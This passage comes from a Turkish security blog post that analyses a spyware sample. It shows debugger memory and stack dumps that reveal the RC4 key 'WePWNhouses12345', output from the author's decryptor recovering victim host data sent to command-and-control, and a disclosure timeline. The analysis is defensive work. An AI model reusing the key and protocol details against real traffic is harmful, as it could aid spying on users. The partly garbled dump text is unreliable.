
Address	Value
001BF664	002761D0 debug019:002761D0
001BF668	000001BE
001BF66C	000001BE
001BF670	005982C8 .data:word _5982C8
001BF674	00273860 debug019:00273868

The memory view shows the memory dump:

Address	Value
00276190	41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 A.p.p.D.a.t.a.\.
002761A0	4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 L.o.c.a.l.\.T.e.
002761B0	60 00 70 00 AB AB AB AB AB AB EE FE EE FE F0 .n.p.555555555555 e
002761C0	00 00 00 00 00 00 00 00 6D F8 D4 36 AC BA 00 1A .....#^#%1..
002761D0	W\ AE A9 54 43 CA B1 00 00 00 01 31 00 30 00 38 00 INITC ...1.0.:.
002761E0	30 00 32 00 3A 00 62 00 35 00 3A 00 32 00 36 00 02.::B.S.::2.6.

Stack[00000E00]:0018F648 db 50h ; ]
Stack[00000E00]:0018F649 db 5Fh ; -
Stack[00000E00]:0018F64A db 44h ; D
Stack[00000E00]:0018F64B db 0
Stack[00000E00]:0018F64C aWePwnhouses123 db 'WePWNhouses12345',0
Stack[00000E00]:0018F65D db 0FAh ; -
Stack[00000E00]:0018F65E db 18h
Stack[00000E00]:0018F65F db 0
Stack[00000E00]:0018F660 db 44h ; D
Stack[00000E00]:0018F661 db 0C1h ; -
Stack[00000E00]:0018F662 db 0F8h ; o
Stack[00000E00]:0018F663 db 0FCh ; n
Stack[00000E00]:0018F664 db 0FDh ; z
Stack[00000E00]:0018F665 db 55h ; U
Stack[00000E00]:0018F666 db 43h ; C
Stack[00000E00]:0018F667 db 0
Stack[00000E00]:0018F668 db 00h ; -
Stack[00000E00]:0018F669 db 61h ; a
Stack[00000E00]:0018F66A db 64h ; d
Stack[00000E00]:0018F66B db 0

UNKNOWN 0018F660: Stack[00000E00]:0018F660 (Synchronized with EIP)



Anahtarın oluşturulmasında kullanılan karakter dizisini bulduktan sonra Python ile RC4 şifrelenen veriyi çözen bir program hazırlamaya karar verdim ve ortaya adına [Polgov Decryptor](#) verdığım araç çıktıverdi. Bu araç sayesinde ağlarında paket kaydı ([full packet capture](#)) yapanların geçmişte sistemlerinden sizan şifreli verileri çözebileceklerine umut ediyorum.

```
C:\WINDOWS\system32\cmd.exe
=====
Polgov Decryptor v1.0 [https://www.mertsarica.com]
=====
[*] Encrypted data: Xse6YMBpp41xbkuGWhbHl151RryXs7GY0zvoaBfRvyUNKJpBQpNg8Fr9ACEp+mekjx+JkZcb40yNxAkH+r/pFduZsviHQq2g3Rly
fz1Kqd731pbPxW1oSdyie4a7XgeeFn/eglHorsho+DaCsyX5Y48r+fXDwf0tn9LzqVCTPnpBERy0a1R517DtscVw0o0y0VXRhjWM/v3PxEar96Q1BcruyK
7vXkmsr20e1GpP6opBzzh0Brk5Frqgr3KfhPidqnuUpRYZjrf57lQV0no+HtNavevzhjhDFz8Q1reaa6C54aJXCpqEKFkhc6bQcgcDnh4TAB7KUEGSef09pc
0/KcSwner6mkharZTJ1ITK9Xo7mEVAByL32Q5ypCE3hAoZwHEdLyJy8aarneA40BNASya3KC1d3rCJOApKZAPbj8Tvzn3zBeTrQHqnvbz4wcjLGg/15rkGJw
tb/A5nfBJwsBgyd1+p4qyMeRV9SnoJ9H+ZtMI8VA5oqNQql1VjC0QlPIMpm0FyG/8iMzQz9K1MzA/wne1/2BbKp0HJB1jHuVmFkb/SWQLhbyGg0hD1RqTCg
9HrgqeQGeIGrDA=
```

```
[*] Decrypted data: INITC[ 0 : 0 2 : b 5 : 2 6 : a 3 : 3 0           W I N - A 7 D C B P P 3 S C M   1 9 2 . 1 6 8
9 2 . 1 9 4     7 8 . 1 8 1 . 1 3 2 . 2 0 6   W i n d o w s   7   S e r v i c e   P a c k   1   G e n u i n e
i n t e l   x 8 6     2 3 9 4     2 0 4 7   M e r t   U s e r   h t t p = 1 2 7 . 0 . 0 . 1 :
8 8 8 ; h t t p s = 1 2 7 . 0 . 0 . 1 : 8 8 8 8   V M W A R E   N / A   D E F A U L T   C : \ U s e r s \ M e
t \ A p p D a t a \ L o c a l \ T e m p
```

```
C:\Users\Mert\Desktop>
```

Sonuç itibarıyle kum havuzu (sandbox) [raporlarından](#) da elde edilen bilgiler ışığında, sistem üzerinden ses, tuş kaydı ve parola bilgilerini çalabilen, adını bilemediğim bu ileri seviye casus yazılım ile birlerinin uzun bir süredir Linux, Windows ve macOS kullanıcılarını hedef aldığığini görebiliyoruz. Özellikle [APT](#) zararlı yazılımlarında karşılaşlığımız [LUA](#) betik dili kullanımının bu zararlı yazılımda da kullanılıyor olması bu zararlı yazılımin arkasında organize bir grubun olabileceği şüphesini arttırıyor. Son olarak Windows kullanıcıları kadar Linux ve macOS kullanıcılarına da internet sitelerini gezerken dikkatli ve tedbirli olmalarında fayda olacaktır.

Yazımı son noktayı koymadan önce, zararlı yazılıma ilişkin yapmış olduğum bildirimde geri dönüste bulunup, çalışma başlatan [Siber Suçlarla Mücadele Daire Başkanlığı](#)'na sorumlu bir vatandaş olarak teşekkür eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.



Tarihçe:

13 Kasım'da USOM'a konuya ilişkin bildirimde bulundum. 20 Kasım'da Siber Suçlar Daire Başkanlığı'na bildirimde bulundum. 22 Kasım'da zararlı yazılımları barındıran üniversite yetkilisine konuya ilişkin bildirimde bulundum. 29 Kasım'da USOM tarafından kurumlara zararlı bağlantı adresleri ile ilgili uyarı e-postası gönderildi.

Not: Bu yazı ayrıca [Pi Hediym Var #9](#) oyuncunun çözüm yolunu da içermektedir.

The post [They PWN Houses!](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).